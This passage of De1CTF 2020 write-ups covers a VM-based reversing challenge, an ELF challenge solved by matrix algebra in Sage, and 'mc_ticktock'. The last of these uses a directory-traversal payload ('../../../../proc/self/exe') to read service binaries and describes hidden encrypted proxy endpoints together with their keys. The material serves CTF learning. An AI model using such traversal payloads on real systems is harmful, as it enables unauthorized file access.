        return false
```

6.The virtual machine finishes running and returns true

```
case 0xab:return true;
```

exp.py

```
enc_flag = [0x7a,0x19,0x4f,0x6e,0xe,0x56,0xaf,0x1f,0x98,0x58,0xe,0x60,0xbd,0x42,0x8a,0xa2,0x20,0x97,0xb0,0x3d,0x87,0xa0,0x22,0x95,0x79,0xf9,0x41,0x54,0xc,0x6d]
table = '0123456789QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm+/='
enc = [None]*30

i = 0
while(i!=30):
  enc_flag[i+0] = enc_flag[i+2]^enc_flag[i+0]
  enc_flag[i+2] = (enc_flag[i+2]-enc_flag[i+1]+0x100)%0x100
  enc_flag[i+1] = (enc_flag[i]+enc_flag[i+1]+0x100)%0x100
  i+=3

temp = ''
for i in range(len(enc_flag)):
  temp += chr(enc_flag[i])
enc_flag = temp
print(enc_flag)

for i in range(len(enc_flag)):
  for j in range(len(table)):
    if ord(enc_flag[i])==ord(table[j]):
      enc[i] = j
      break
print("de1ctf{",end = '')

for i in range(10):
  temp = enc[i*3]*58*58+enc[i*3+1]*58+enc[i*3+2]
  print("{}{}".format(chr(temp//256),chr(temp%256)),end = '')

print("}",end = '')
```

little elves

reference to tiny-elf

I reference this elf that I can write some assembly code and run it directly. Another intention is to learn something about the ELF format.

In this case, the program header is at the offset of 4 in the file. And the third member of the program header is the address of the segment. So the base address is 0x888000. If you can't get this point, you may have a little trouble in later analysis.

I add some junk code and it is not very hard to remove them. The main code is a big unrolling loop, every part is similar.

The algorithm is some basis abstract algebra, the matrix multiple over Finite Field of size 2 with the modulus x^8 + x^5 + x^4 + x^3 + 1.

Use sage to solve it easily, and the z3-solver doesn't work.

```python
from sage.all import *
import random
flag = "De1CTF{01ab211f-589b-40b7-9ee4-4243f541fc40}"
SIZE = len(flag)
res = [200, 201, 204, 116, 124, 94, 129, 127, 211, 85, 61, 154, 50, 51, 27, 28, 19, 134, 121, 70, 100, 219, 1, 132, 93, 252, 152, 87, 32, 171, 228, 156, 43, 98, 203, 2, 24, 63, 215, 186, 201, 128, 103, 52]
def i2x(num):
    res = 0
    i = 0
    while num!=0:
        res += (num&1) * (x^i)
        num >>= 1
        i+=1
    return res

def i2y(num):
    res = 0
    i = 0
    while num!=0:
        res += (num&1) * (y^i)
        num >>= 1
        i+=1
    return res

def y2i(r):
    tmp = r.list()
    res = 0
    for i in tmp[::-1]:
        res <<= 1
        res += int(i)
    return res

def vi2y(v):
    res = []
    for i in v:
        res.append(i2y(i))
    return res

def vy2i(v):
    res = []
    for i in v:
        res.append(y2i(i))
    return res

def mi2y(m):
    res = []
    for i in m:
        res.append(vi2y(i))
    return res

def my2i(m):
    res = []
    for i in m:
        res.append(vy2i(i))
    return res

R.<x> = PolynomialRing(GF(2), 'x')
S.<y> = QuotientRing(R, R.ideal(i2x(313)))

M = MatrixSpace(S, SIZE, SIZE)
V = VectorSpace(S, SIZE)

def genM():
    res = []
    for i in range(SIZE):
        tmp = []
        for j in range(SIZE):
            tmp.append(random.randint(0, 255))
        res.append(tmp)
    return res

A = # matrix here ...
#A = genM()
AM = M(mi2y(A))
v = V(vi2y(res))
f = vy2i(AM.solve_right(v))
f = "".join(map(chr, f))
print(f)
```

mc_ticktock

Files:

exp.go

types.go

crypt.go

Previously on the challenge, we got a hidden command `/MC2020-DEBUG-VIEW:-)`. We could read player's log file by their's UUID. Of course, it's a classical directory traversal attack here to read any file on the challenge environment.

Let's read the service binary file `../../../../../../../proc/self/exe`, and reverse it. (`go run exp.go types.go crypt.go -s1`)

In `main_main` function, there is some code like:

```
_, err := os.Stat("webserver")
if err != nil {
    log.Fatal("webserver not found")
}
```

Go on, and read the web service binary file `../../../../../../../proc/self/cwd/webserver`, and reverse it. (`go run exp.go types.go crypt.go -s2`)

You will found three hidden functions.

1. `http://:80/ticktock?text={text}`

It will have a Modified-SM4 encryption of the {text}, and compare the cipher-text with the prefix one. If they match, you will have 20 minutes (One day-night cycle in Minecraft World) to access function two and three. In the meantime, the plain text contains the flag of this challenge.

```
KEY := Sha256([]byte("de1ctf-mc2020"))
NONCE := Sha256([]byte("de1ta-team"))[:24]
c, _ := crypt.NewCipher(KEY[:16])
s := cipher.NewCFBEncrypter(c, NONCE[:16])
plain := []byte("example plain text")
buff := make([]byte, len(plain))
s.XORKeyStream(buff, plain)
```

1. `http://:80/webproxy`

It's a custom proxy service. You can use it to make HTTP request or do a TCP scanning. Remaining three challenges `mc_realworld` & `mc_logclient` & `mc_noisemap` need this proxy to access the web service.

How to use? Make a POST request to this URL. The POST body should be encrypted using `chacha20` cipher.

```go
KEY := Sha256([]byte("de1ctf-mc2020"))
NONCE := Sha256([]byte("de1ta-team"))[:24]
cipher, _ := chacha20.NewUnauthenticatedCipher(KEY[:], NONCE[:])
body := []byte("127.0.0.1:80|GET /assets/ HTTP/1.1\r\nHost: 
127.0.0.1\r\n\r\n")
buff := make([]byte, len(body))
cipher.XORKeyStream(buff, body)
```

1. `tcp://:8080/`

It's a custom TCP proxy service to access the game service of challenge `mc_realworld`. Inbound traffic and outbound traffic are both using `chacha20` cipher to encrypt which mentioned above.

To get the flag, try `go run exp.go types.go crypt.go -s3`.

`De1CTF{t1Ck-t0ck_Tlck-1ocK_MC2020_:)SM4}`